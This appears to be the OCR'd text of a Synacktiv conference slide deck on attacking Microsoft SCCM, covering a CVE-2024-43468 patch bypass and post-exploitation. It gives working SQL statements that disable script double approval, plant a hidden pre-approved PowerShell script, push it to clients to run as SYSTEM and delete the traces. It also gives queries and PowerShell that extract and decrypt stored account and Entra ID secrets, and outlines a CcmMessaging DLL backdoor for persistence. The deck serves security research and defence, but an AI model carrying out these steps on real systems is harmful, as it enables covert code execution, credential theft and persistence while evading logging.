
- Set registry value `DisableAdditionalValidations` in `HKLM\SOFTWARE\Microsoft\SMS\MP` to **fallback to vulnerable code**


```
264  CCM::Utility::RegKey::RegKey((CCM::Utility::RegKey *)&v30);
265  v29 = 0;
266  if ( (int)CCM::Utility::RegKey::Open(
267             (CCM::Utility::RegKey *)&v31,
268             HKEY_LOCAL_MACHINE,
269             L"Software\\Microsoft\\SMS\\MP",
270             1u,
271             0) >= 0 )
272  {
273    if ( (int)CCM::Utility::RegKey::GetDword((CCM::Utility::RegKey *)&v31, L"DisableAdditionalValidations", &v28) >= 0 )
274    {
275      if ( CCM::Logging::DebugLoggingInRetail(v7) && (unsigned __int8)CCM::Logging::LogLevelEnabled(0i64) )
276      {
277        LODWORD(v10) = 0;
278        v11 = L"K:\\dbs\\sh\\cmgm\\0915_130554\\cmd\\1b\\src\\mp\\LocationMgr\\tasks.cpp";
279        v12 = 933;
280        sub_180001250(&v10, L"MP LM: Reg Value for Additional Validations is : %d", v28);
281      }
282    }
283    else if...
284  }
285  *(_DWORD *)(a1 + 940) = v28;
286  if ( (int)CCM::Utility::RegKey::Open(
287             (CCM::Utility::RegKey *)&v30,
288             HKEY_LOCAL_MACHINE,
289             L"Software\\Microsoft\\SMS\\MP",
290             1u,
291             0) >= 0 )
292  {
293    if ( (int)CCM::Utility::RegKey::GetDword((CCM::Utility::RegKey *)&v30, L"DisableInputValidations ", &v29) >= 0 )
     ;
00005980 CCM::MP::Location::CHandleLocationRequest:283 (180006580)
```

CVE-2024-43468

SYNACKTIV

- Initial release of **KB29166583** caused issues





https://www.reddit.com/r/SCCM/comments/1gua3m7/mp_location_manager_error_after_installing_hotfix/

https://www.reddit.com/r/SCCM/comments/1f8x9rv/sccm_2403_hotfix_kb29166583/

CVE-2024-43468

SYNACKTIV


- Support recommending to bypass the patch

- SQL connection leaks lead to clients unable to communicate with the management point. The issue happens for customers that set the "DisableAdditionalValidations" registry value under direction from support. Errors similar to the following are repeated in the MP_Location.log file.

text Copy

```
MP LM: Message discarded
Error connecting to the data source
Error while invoking SQLDisconnect
```

https://learn.microsoft.com/en-us/intune/configmgr/hotfix/2503/31909343



Post-exploitation

Post-exploitation

Run Scripts

- **Create and run scripts** feature allows command execution on clients
  - Execution as SYSTEM
  - Process spawned by a trusted binary `C:\Windows\CCM\CcmExec.exe`
- Existing public tools leverage the **AdminService** API to call this feature
  - All actions are logged 👎
  - Requires two SCCM administrative accounts 👎
    - By default, new scripts must be approved by someone other than the creator
    - Double approval can be disabled at the database level

```
SQL> INSERT INTO CM_<CODE>..SC_SiteDefinition_Property (Name,Value3) Values ('TwoKeyApproval', '0')
```

Post-exploitation

Run Scripts

SYNACKTIV

- Script execution feature can be simulated directly at the database level
  - Circumvents the double approval process
  - Produces minimal logging traces

Post-exploitation

Run Scripts

1. Create a `Scripts` table entry
   - `Script` hex value encoded in UTF-16 with BOM marker
   - `ScriptHash` SHA256 hash
   - `ScriptType` set to 0 for PowerShell
   - `ApprovalState` set to 3 to mark script as approved
   - `Feature` set to 1 to hide the script from the admin console
   - `Approver` / `Author` free text :)

```
INSERT INTO CM_ABC..SCRIPTS
 (ScriptGuid, ScriptVersion, ScriptName, Script, ScriptType, Approver, ApprovalState, Feature, Author, LastUpdateTime, ScriptHash, Comment) VALUES
 ('[GUID]', 1, '[NAME]', 0x[UTF16_HEX], 0 , 'USER2', 3, 1, 'USER1', '', '[HASH]', '')
```

Post-exploitation

Run Scripts

SYNACKTIV

2. Add an entry into the `BGB_Task` table referencing the script GUID
   - `TemplateID` set to 15 for **Request Script Execution**
   - `Param` is the **TaskParam** XML document

```
INSERT INTO CM_ABC..BGB_Task
 (TemplateID, CreateTime, Signature, GUID, Param) VALUES
 (15, '', NULL, '[GUID]', '[TASK_PARAM_BASE64]')
```

```
<ScriptContent ScriptGuid='[SCRIPT_GUID]'>
  <ScriptVersion>[SCRIPT_VERSION]</ScriptVersion>
  <ScriptType>0</ScriptType>
  <ScriptHash ScriptHashAlg='SHA256'>[HASH]</ScriptHash>
  <ScriptParameters></ScriptParameters>
  <ParameterGroupHash ParameterHashAlg='SHA256'></ParameterGroupHash>
</ScriptContent>
```

TaskParam XML Document

Post-exploitation

Run Scripts

SYNACKTIV

3. Add an entry to the `BGB_ResTask` table: assigns the task to a client

```
INSERT INTO CM_ABC..BGB_ResTask
  (ResourceID, TemplateID, TaskID, Param) VALUES
  ([RESSOURCEID], 15, [TASKID], '')
```

This insertion triggers a **push notification** to the client

4. Check script execution output in table `ScriptsExecutionStatus` (slight delay)

```
SELECT ResourceID, ScriptOutput FROM CM_ABC..ScriptsExecutionStatus
  WHERE TaskID = '{<BGB_TASK_GUID>}'
```

Post-exploitation

Run Scripts

SYNACKTIV

5. Clean artifacts

```
SELECT TaskID from CM_ABC..BGB_Task WHERE GUID = '<BGB_TASK_GUID>'
DELETE FROM CM_ABC..BGB_ResTask WHERE TaskID = <TaskID>
DELETE FROM CM_ABC..BGB_ResTaskHistory WHERE TaskID = <TaskID>
DELETE FROM CM_ABC..BGB_ResTaskPush WHERE TaskID = <TaskID>
DELETE FROM CM_ABC..BGB_ResTaskPushHistory WHERE TaskID = <TaskID>
DELETE FROM CM_ABC..BGB_ResTaskPushPending WHERE TaskID = <TaskID>
DELETE FROM CM_ABC..BGB_Task WHERE TaskID = <TaskID>
```

```
DELETE FROM CM_ABC..ScriptsExecutionStatus WHERE TaskID LIKE '%<BGB_TASK_GUID>%'
DELETE FROM CM_ABC..SCRIPTS WHERE ScriptGuid = '<GUID>'
```

Post-exploitation

Run Scripts

SYNACKTIV

- **What about logging?**
  - The `TaskParam` received by the client is logged in

    `C:\Windows\CCM\Logs\CcmNotificationAgent.log`

  - Script content isn't logged

```
<![LOG[Receive task from server with pushid=12, taskid=16,
taskguid=BBCD3B72-0D42-456A-AC4C-3728F45B7B60, tasktype=15 and
taskParam=PFNjcmlwdENvbnRlbnQgU2NyaXB0R3VpZD0nMDlkYzU5NjAtMmM0Ni...250ZW50Pg==]LOG]!>
<time="22:42:29.600-60" date="10-07-2024" component="BgbAgent" context="" type="1"
thread="3008" file="bgbconnector.cpp:386">
```

Post-exploitation

Run Scripts

SYNACKTIV

- ⚠️ Executed **scripts** are left in the client's **ScriptStore** folder
  - Add a command at the beginning of your scripts to clear the folder

```
PS C:\> ls  C:\Windows\CCM\ScriptStore\


    Directory: C:\Windows\CCM\ScriptStore


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/29/2025  11:51 AM             44 c2314e14-4042-4060-ac68-6dbc123e169d_0
                                                   f41e9b6a491f0805c4e61efcacb1d3e.ps1
```

- ⚠️ **Task execution timeout** is hardcoded to **1 hour**
  - Detach from the process tree for long-running tasks

Post-exploitation

sccmsqlclient.py

SYNACKTIV

- `sccmsqlclient.py` an MSSQL client with pre-built queries for SCCM
  - Based on impacket's mssqlclient
  - Recon
    - Topology mapping
    - Stored credentials
  - Run PowerShell scripts on clients
  - Automate secrets decryption
- Available here: https://github.com/synacktiv/sccmsqlclient

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Recon

- `sccm_servers` : List servers in the hierarchy, along with the associated database server and site code

- `sccm_devices` : List known devices, with partial filtering by name or IP address
- `sccm_devices_bgbstatus` : List clients with their BGB / Notification channel status (*OnlineStatus=0|1*)

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Run Scripts

- `set_ps1_script <string>` / `load_ps1_script <path>`
- `sccm_run_script <RESSOURCE_ID>`

- `last_task_output` / `sccm_ScriptsExecutionStatus [TASK_GUID|SCRIPT_GUID]`
- `last_task_clean` / `sccm_BGB_Tasks_clean <TASK_GUID>` + `sccm_script_delete <SCRIPT_GUID>`

The tool prepends a command to clean the ScriptStore folder

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Extract secrets

- `sccm_useraccounts` : Queries the `SC_UserAccount` table that stores credentials for NAA, PUSH or Proxy accounts
  - **Password** encrypted with CryptoAPI and stored in an SCCM structure
  - Only the site system server that created the blob can decrypt it (*useSiteSystemKey=false*)

```
SQL> sccm_useraccounts
ID   SiteCode   SiteServerName    UserName       Password
--   --------   --------------   ---------    -----------
 5         ABC   cmc.corp.local    CORP\naa    0C0100000..

 6         ABC   cmc.corp.local   CORP\push    0C0100000..
```

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Extract secrets

- `sccm_aad_apps` : Queries the `AAD_Application_Ex` table stores Entra ID credentials (Tenant Attach)
  - **SecretKey** encrypted with CryptoAPI (*useSiteSystemKey=false*)
  - **SecretKeyForSCP** encrypted with a **site system key** (*useSiteSystemKey=true*)

```
SQL> sccm_aad_apps
      ID   ClientID                                Name                  SecretKey   SecretKeyForSCP
--------   -------------------------------------   -------------------   ----------  --------------
16777217   12345678-1234-1234-1234-1234567890ab   ConfigMgrSvc_<GUID>   0C010000..   308201A80609..
```

Post-exploitation

sccmsqlclient.py

SYNACKTIV

Extract secrets

- `sccm_decrypt_blob [ResourceID] [BLOB]` Run powerShell commands on the site system server to decrypt the secrets

- Secret shared between site system servers (*useSiteSystemKey=true*)

```
Add-Type -Path "C:\Program Files\Microsoft Configuration Manager\bin\X64\microsoft.configurationmanager.azureaddiscovery.dll"

$ss = [Microsoft.ConfigurationManager.AzureADDiscovery.Utilities]::GetDecryptedAppSecretKey("[SecretKeyForSCP]")
[Microsoft.ConfigurationManager.AzureADDiscovery.Utilities]::ConvertToPlainString($ss)
```

- Secret not shared between site system server (*useSiteSystemKey=false*)

```
Add-Type -Path "C:\Program Files\Microsoft Configuration Manager\bin\X64\microsoft.configurationmanager.cloudservicesmanager.dll"

[Microsoft.ConfigurationManager.CloudServicesManager.Utility]::GetCertificateContent("[SecretKey|Password]", [ref]$null)
```

Post-exploitation

sccmsqlclient.py

Persistence

Persistence

SYNACKTIV


- Backdoor the **CcmMessaging** service
  - Create a DLL that implements the `ICcmEndpoint::Execute` COM method
    - Receives PowerShell commands
    - Returns command output
  - Register its CLSID on the Management Point
  - Create a new `CCM_Service_EndpointConfiguration` WMI object that uses the rogue CLSID
- POC available here : https://github.com/synacktiv/CcmMessagingBackdoor

Persistence

SYNACKTIV


- **ICcmEndpoint**


```
class CcmEndpoint::Execute(*CcmMessaging, *CcmMessage, *CcmEndpointContext, *IUnknown)
```



Persistence

- To read the incoming message
  - **ICcmMessage.GetBodyWString()**
- To send back a message
  - **ICcmMessaging.SendMessage(responseMsg, ...)**





Persistence

SYNACKTIV

Thanks!

Questions?

https://github.com/synacktiv/sccmsqlclient

https://github.com/synacktiv/CcmMessagingBackdoor